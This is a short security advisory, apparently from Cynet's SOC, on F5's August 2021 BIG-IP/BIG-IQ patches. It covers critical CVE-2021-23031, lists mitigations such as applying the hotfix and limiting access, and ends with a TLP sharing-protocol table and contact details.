On August 24th, F5 addressed 30 new vulnerabilities related to their BIG-IP/BIG-IQ product. Out of those, 13 were high severity and one critical.

The following paragraph relates to the critical vulnerability: CVE-2021-23031 – when exploited, an authenticated user can execute arbitrary commands, create/delete files, and disable running services.

F5 BIG-IP is a variety of products that are covering multiple layers of security solutions ranging from a load balancer to an advanced firewall solution.

In order to exploit this vulnerability, the user must be authenticated with access to the BIG-IP configuration resource.

This might lead to a complete system compromise

F5 has addressed the issue and immediately issued a hotfix. The problem is that not all product versions are patchable, which leads to old versions of the product remaining vulnerable.

Mitigations:

Our recommendation is to apply the least privilege for the host and users responsible for managing BIG-IP devices, enable restricted policy for users and endpoints:

- All patchable versions should immediately apply the hotfix.
- F5 suggests that unpatchable devices will limit user access to only trusted users.
    - Note that this option might impact other services.

APPENDIX:

Risk Level

Low
Medium
High
Critical

TLP Protocol

Color	When should it be used?	How may it be shared?
TLP:RED 🔴 ⚪ ⚪ Not for disclosure, restricted to participants only.	Sources may use TLP:RED when information cannot be effectively acted upon by additional parties, and could lead to impacts on a party's privacy, reputation or operations if misused.	Recipients may not share TLP:RED information with any parties outside of the specific exchange, meeting or conversation in which it was originaly disclosed. In the context of a meeting, for example, TLP:RED information is limited to those present at the meeting. in most circumstances, TLP:RED should be exchanged verbally or in person.
TLP:AMBER ⚪ 🟠 ⚪ Limited disclosure, restricted to participants' organizations.	Sources may use TLP:AMBER when information requires support to be effectively acted upon, yet carries risks to privacy, reputation or operations if shared outside of the organizations involved.	Recipients may only share TLP:AMBER information with members of their own organization, and with clients or customers who need to know the information to protect themselves or prevent further harm. **Sources are at liberty to specify additional intended limits of the sharing: these must beadhered to.**
TLP:GREEN ⚪ ⚪ 🟢 Limited disclosure, restricted to community.	Sources may use TLP:GREEN when information is useful for the awareness of all participating organizations as well as with peers within the broader community or sector.	Recipients may share TLP:GREEN information with peers and partner organizations within their sector or community, but not via publicly accessible channels. Information in this category can be circulated widely within a particular community. TLP:GREEN information may not be released outside of the community.
TLP:WHITE ⚪ ⚪ ⚪ Disclosure is not limited.	Sources may use TLP:WHITE when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release.	Subject to standard copyright rules, TLP:WHITE information may be distributed without restriction.

Contact Cynet CyOps
(Cynet Security Operations Center)

Cynet CyOps team of experienced professional security experts is available for customers concerns, questions and issues on a 24/7 basis. For additional information, you may contact us directly at:

CyOps Mailbox
soc@cynet.com

🇺🇸	+1 (347) 474-0048
🇬🇧	+44 2032-909051
🇮🇱	+972 72-3369736